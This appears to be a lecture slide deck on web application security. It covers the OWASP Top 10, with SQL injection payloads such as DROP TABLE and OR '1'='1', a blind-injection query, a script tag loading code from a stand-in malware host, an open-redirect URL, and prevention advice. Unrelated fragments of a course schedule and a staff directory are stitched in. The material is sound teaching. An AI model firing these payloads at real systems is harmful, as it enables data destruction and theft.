




# Application Layer Security

General overview

Ma. Angel Marquez Andrade

## › Benefits of web Applications:


- ❖ No need to distribute separate client software
- ❖ Changes to the interface take effect immediately
- ❖ Client-side scripting pushes processing to the client
- ❖ The technologies have been standardized



- › Current web applications handle sensitive data and functionality:
  - Access payroll information
  - Sharing personal documents
  - Enterprise reports and resource planning software
  - Financial institutions
  - E-commerce



CIA	Risks
Confidentiality	Loss of privacy. Unauthorized access to information. Identity Theft
Integrity	Information is no longer reliable or accurate. Fraud
Availability	Business disruption, Loss of customer confidence, Loss of revenue



- **Risk:** the chance a risk event will occur and the loss or harm resulting from the occurrence.


➤ **Return On Investment (ROI):**

identify security measures yielding a positive return

➤ **Cost To Break (CTB):**

lowest expected cost for anyone to discover and exploit a vulnerability

# Top Attack Methods (All Entries)



- OWASP Top 10 focused on identifying the most common vulnerabilities, but were also designed around risk measures

# OWASP Top 10 Application Security Risks

A1-Injection
A2-Cross Site Scripting (XSS)
A3-Broken Authentication and Session Management
A4-Insecure Direct Object References
A5-Cross Site Request Forgery (CSRF)
A6-Security Misconfiguration
A7-Insecure Cryptographic Storage
A8-Failure to Restrict URL Access
A9-Insufficient Transport Layer Protection
A10-Unvalidated Redirects and Forwards

- › Open Web Application Security Project (OWASP) Foundation is a non-profit organization.
- › Enables organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
- › Produces open-source documentation, tools, and standards.
- › Facilitates conferences, local chapters, articles, and message forums.



**OWASP**

The Open Web Application Security Project



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# OWASP Top 10 Application Security Risks

Foreword:

“We can no longer afford to tolerate relatively simple security problems like those presented in the OWASP Top 10”

“...digital infrastructures get increasingly complex and interconnected”

“Insecure software is already undermining our ... critical infrastructure”

# Web sites of the past

- › Repositories of static documents.
- › Before there was no sensitive information, the server was already open to public view.
- › Main problem:
  - Vulnerabilities in server software.
  - Site defacing, stealing server's storage and bandwidth.

2010-2011 Lecture Schedule 2


www.cse.yorku.ca/grad/schedule.html

## GRADUATE LECTURE SCHEDULE 2012-13

as of December 18, 2012

Fall 2012

Course	Professor	Catalogue #	Time
5311/4402 Logic Programming	Stachniak	E22A01	TR 1
5323/4422 Computer Vision	Wildes	U69X02 (Lab 1) U69X03 (Lab 2)	MW
5327/4404 Introduction to Machine Learning and Pattern Recognition	Elder	Y91F01	MW
5421/4221 Operating System Design	Xu	R57U01	W 19
5501/4201 Computer Architecture	Spetsakis	E51P01	TR 1
5910 Software Foundations	An	U98A01	F 11:
6002 Directed Reading	NA	Z45J01	NA
6115 (time change) Computational Complexity	Ruppert	R86M01	W 10: F 10:
6118 Combinatorial Optimization	Mirzaian	Y33V01	MW





# Web applications

## › Key Problems:

Third party packages abstract developers from underlying technologies (less security awareness)

Ready made code vulnerabilities affect many unrelated applications.

Time constraints to develop the application

Security through obscurity

Increasing functionality demands

› Present core security problem:

Users can supply arbitrary input

- users can interfere with request parameters, cookies, and HTTP headers.
- users can send requests in any sequence.
- users are not restricted to using the web browser only.


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E-mail Address:

Telephone Extension:

Title:

Department:

Scope:  Regular Search  Student

Sort By:  Surname  First Name

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**Use of this directory system for bulk e-mail activity (spam) is strictly prohibited.**

### Search Results

You searched for: Surname: M\* Scope: Regular Search Sort By: Surname

Sort By:  Surname  First Name  E-mail Address

**\* Your search has exceeded the maximum of 250 allowed results.**

If you do not find what you are looking for, please provide a more specific search by changing the search criteria.

Displaying only the first 250 results found.

<b>Colalillo, Marianna</b> <a href="#">More...</a>	Department: <a href="#">Student Services &amp; International Relations, Schulich School of Business</a> Telephone: (416)736-5081 Telephone: (416)736-2100 x 20654
<b>Kensett, Mathew</b> <a href="#">More...</a>	Department: <a href="#">Art Gallery, Glendon College</a> Telephone: (416)487-6722 (Voicemail)
<b>Ma, Burton</b> <a href="#">More...</a>	Department: <a href="#">Dept of Computer Science &amp; Engineering, Faculty of Science &amp; Engineering</a> Telephone: (416)736-2100 x 33252 (Voicemail)

## Request Builder



Use this page to handcraft a HTTP Request. You can clone a prior request by dragging and dropping a session from the Web Sessions list.

Execute

Parsed

Raw

Options

POST

http://www.site.cxx/

HTTP/1.1

### Request Headers

```
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset:ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Encoding:gzip,deflate,sdch
Accept-Language:en-US,en;q=0.8
Cache-Control:max-age=0
Connection:keep-alive
Cookie:' OR '1' = '1
Host:www.site.cxx
If-Modified-Since:Mon, 04 Jul 2011 04:34:27 GMT
User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.30 (KHTML
```

### Request Body


```
color=' DROP TABLE Users; --
```

# (SQL) A1-Injection

- › SQL is a standard programming language for relational databases
- › Consists of a data definition language and a data manipulation language

```
› SELECT FirstName, LastName FROM Persons  
WHERE Province = ' ON '
```

- › SELECT specifies columns of the queried tables
- › FROM indicates the table(s) from which data is to be retrieved
- › WHERE eliminates all rows for which the comparison is not true.



```
> database.executeQuery(
```

```
    "SELECT FirstName, LastName FROM Salesperson  
    WHERE State = '" + selectedState + "'")
```

```
> SELECT FirstName, LastName FROM Salesperson  
    WHERE State = ''; DROP TABLE Users; -- ' ← comment
```

```
> SELECT * FROM Users WHERE username='foo' AND  
    password='bar' OR '1' = '1'
```




# (SQL) A1-Injection

- › An SQL query is concatenated with user-controllable data and submitted to a backend database.


```
String query = "SELECT * FROM accounts  
WHERE custID='" +  
request.getParameter("id") + "'";
```

- › Preventing injection requires keeping untrusted data separate from commands and queries.
- › All data could be stolen, modified, or deleted.



# › Attacking new users and stealing data beyond the database

## Before Injection



SQL Server Enterprise Manager - [Data in Table 'publishers' in 'pubs' on '(LOCAL)']

pub_id	pub_name	city	state	country
0736	New Moon Books	Boston	MA	USA
0877	Binnet & Hardley	Washington	DC	USA
1389	Algodata Infosystems	Berkeley	CA	USA
1622	Five Lakes Publishing	Chicago	IL	USA
1756	Ramona Publishers	Dallas	TX	USA
9901	GGG&G	München	<NULL>	Germany
9952	Scootney Books	New York	NY	USA
9999	Lucerne Publishing	Paris	<NULL>	France


## After Injection



Data in Table 'publishers' in 'pubs' on '(LOCAL)'

pub_id	pub_name	city	state	country
0736	New Moon Books <script src = "www.malware.com/1.js"></script>	Boston	MA	USA
0877	Binnet & Hardley <script src = "www.malware.com/1.js"></script>	Washington	DC	USA
1389	Algodata Infosystems <script src = "www.malware.com/1.js"></script>	Berkeley	CA	USA
1622	Five Lakes Publishing <script src = "www.malware.com/1.js"></script>	Chicago	IL	USA
1756	Ramona Publishers <script src = "www.malware.com/1.js"></script>	Dallas	TX	USA
9901	GGG&G <script src = "www.malware.com/1.js"></script>	München	<NULL>	Germany
9952	Scootney Books <script src = "www.malware.com/1.js"></script>	New York	NY	USA
9999	Lucerne Publishing <script src = "www.malware.com/1.js"></script>	Paris	<NULL>	France

# Blind SQL injection




```
> SELECT OrderID FROM Sales WHERE  
CustomerID = ' ' OR MID((SELECT  
table_name FROM  
INFORMATION_SCHEMA.tables LIMIT  
1),1,1) = 'A'
```

# Prevention


- › Avoid returning detailed error messages, stack traces:
- › Validate input:
  - Casting (numeric or date)
  - Blacklists vs. Whitelists (regular expressions/ only simple patterns )
  - Escaping input :

```
SELECT OrderID FROM Sales WHERE  
CustomerID = '' OR ''1'' = ''1'
```
  - Parameterized queries:


```
SELECT OrderID FROM Sales WHERE  
CustomerID = ?
```



# A4-Insecure Direct Object References




Anonymous  
User



Anonymous  
User



# A4-Insecure Direct Object References



- › An authorized user changes a parameter value (which directly refers to an object) to another object the user isn't authorized for.
- › Automated crawler can find all directly accessible files in the system.

# Prevention

- › Authorization in database vs application
- › Using per user or session indirect object references
- › Take product records and store them in an array specific to that user. Credit card selection box :

```
<select name=" choosephone">  
<option value="1"> myPhone3 </option> <option  
  value="2"> myPhone4 </option> </select>
```

<http://retailsite.cxx/catalog/productIndex=123>

- › Join Product and UserProduct tables on the ProductName column and filter by UserID.

Table User
UserId
Anonymous
SteveJ
BillG

Table Product		
ProductName	Price	ReleaseDate
myPhone3	99.00	6/19/2009
myPhone4	199.00	7/24/2010
myPhone5	249.00	7/30/2011

Table UserProduct	
UserId	ProductName
Anonymous	myPhone3
Anonymous	myPhone4
SteveJ	myPhone3
SteveJ	myPhone4
SteveJ	myPhone5
BillG	myPhone3
BillG	myPhone4

User	ProductName	Price	ReleaseDate
Anonymous	myPhone3	99.00	6/19/2009
Anonymous	myPhone4	199.00	7/24/2010



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# A8-Failure to Restrict URL Access

## *Top 10 2013-A7-Missing Function Level Access Control*

- › Do not assume that users will be unaware of special or hidden URLs or APIs.
- › Block access to all file types that your application should never serve (source files)
- › .../auth/AddPassword probably there is:
  - › .../auth/ResetPassword
  - › .../auth/GetPassword
  - › .../auth/UpdatePassword

## A10-Unvalidated Redirects and Forwards

[www.site.cxx/login?page=myaccount](http://www.site.cxx/login?page=myaccount)

[www.site.cxx/login?page=www.evilsite.cxx](http://www.site.cxx/login?page=www.evilsite.cxx)

- › Don't involve user parameters in destination.
- › Or ensure that the supplied value is valid.
- › Access unauthorized pages (where the user should be sent if a transaction is successful).
